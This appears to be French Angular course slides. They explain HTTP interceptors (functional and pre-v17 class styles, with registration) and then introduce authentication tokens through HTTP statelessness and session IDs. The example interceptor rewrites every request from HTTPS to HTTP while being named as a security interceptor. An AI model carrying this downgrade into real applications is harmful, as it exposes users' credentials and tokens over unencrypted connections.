Plutôt que d'ajouter un en-tête identique à chaque requête, il existe une interface permettant à une classe Injectable (un service) de modifier toutes les requête effectuées avec le Module Http.

Il peut par exemple faire en sorte d'ajouter une information d'identification de la personne responsable de la requête (ex : un JWT)



Créer un intercepteur

TODO

```
import { HttpInterceptorFn } from '@angular/common/http';

export const securisationInterceptor: HttpInterceptorFn = (req, next) => {

  const requeteClone = req.clone({
    url: req.url.replace('https://', 'http://'),
  });

  return next(requeteClone);
};
```




Intégrer l'intercepteur de requête : modifier le provider

TODO

```
import { ApplicationConfig, provideZoneChangeDetection } from '@angular/core';

import { provideHttpClient, withInterceptors } from '@angular/common/http';
import { securisationInterceptor } from '../services/securisation.interceptor';

export const appConfig: ApplicationConfig = {
  providers: [
    //... autres providers
    provideHttpClient(withInterceptors([securisationInterceptor])),
  ],
};
```



Intercepteur de requête : le service



Angular 16 ou inférieur !

```
import { Injectable } from '@angular/core';
import { HttpEvent, HttpInterceptor, HttpHandler, HttpRequest } from '@angular/common/http';
import { Observable } from 'rxjs';
```

```
@Injectable()
export class SecurisationInterceptor implements HttpInterceptor {
```

```
  intercept(requete: HttpRequest<any>, next: HttpHandler): Observable<HttpEvent<any>> {
```

```
    const requeteClone = requete.clone({
      url: requete.url.replace('https://', 'http://')
      //headers: req.headers.set('Authorization', 'Bearer 123456') //ajoute un JWT
      //body: null //efface le corp de la requete
    });
```

```
    return next.handle(requeteClone);
  }
```

```
}
```

Ici "requete" contient la requête qui a été interceptée

Une opération est fait sur la requête (ici la requête est cloné en modifiant sa propriété url en lecture seule)

La requête clonée est alors envoyée à la place de la requête originale

>> Intercepteur de requête : l'ajout



Angular 16 ou inférieur !


```
import { HttpClientModule, HTTP_INTERCEPTORS } from '@angular/common/http';  
import { SecurisationInterceptor } from 'src/securite/securisation-interceptor';
```

```
@NgModule({  
  declarations: [  
    ...  
  ],  
  imports: [  
    ...  
    HttpClientModule  
  ],  
  providers: [{ provide: HTTP_INTERCEPTORS, useClass: SecurisationInterceptor , multi: true }],  
  bootstrap: [AppComponent]  
})  
export class AppModule {}
```

Ici on peut fournir le(s) Interceptor
qui seront utilisé dans le module

Gérer les jetons d'authentification (JWT : *Json Web Token*)

Dans ce chapitre :



La problématique HTTP

Chapitre : Echange serveur

>> La problématique HTTP


La problématique majeure avec le protocole http est qu'il doit contenir toutes les informations nécessaires à la communication entre le client et le destinataire, rien n'est sauvegardé. (stateless).

Quand il s'agit d'obtenir une ressource que n'importe qui peut avoir accès, ce n'est pas un problème. Un utilisateur demande une ressource via une url, et le serveur lui renvoie (Une page html, une image, un service web public....)




>> Le serveur ne se souvient de rien avec le protocole http

Si une ressource nécessite que l'utilisateur s'identifie pour être obtenue, alors on peut mettre en place un système de mot de passe afin de vérifier si il a accès à cette information



>> Le serveur ne se souvient de rien avec le protocole http

Même si la personne est connectée, il n'y a pas de mécanisme natif en http pour se souvenir de cette personne lors de la requête suivante ...





La solution historique : Session ID

Chapitre : Echange serveur

>>La solution historique : session ID

Lorsque vous avez un problème technique et que vous appelez le service client, vous expliquez votre problème en incluant tous les détails de manière à ce que la personne puisse vous identifier et connaître la raison de votre appel.

Mais il est possible que cette personne vous demande de rappeler ultérieurement car votre problème nécessite un technicien




J'ai bien prise en compte
votre problème, voilà un
numéro de ticket #58008



>> La solution historique : session ID


Grâce à ce numéro de ticket, la personne connaît votre problème, votre identité.
Pas besoin de lui rappeler.

Il lui suffit de consulter quel client est lié à quel ticket sur son registre




>> La solution historique : session ID

Cette solution existe depuis les débuts d'internet et est intégrée nativement aux navigateurs.



>> La solution historique : session ID

Chaque requête se verra ajouter une information dans son en-tête : le session ID précédemment obtenu. Le serveur reconnaît l'utilisateur tant que le cookie n'a pas été supprimé.






La problématique des session ID

Chapitre : Echange serveur


>> Problématique de cette approche

De nos jours, les applications sont rarement monolithiques.
Elles sont dispatcher entre plusieurs serveurs afin de répartir la charge




>> Problématique de cette approche

Chaque serveur possède son propre registre, et si un utilisateur se connecte sur un serveur il ne tombera pas toujours sur le même.
Et celui-ci ne l'aura pas enregistré.



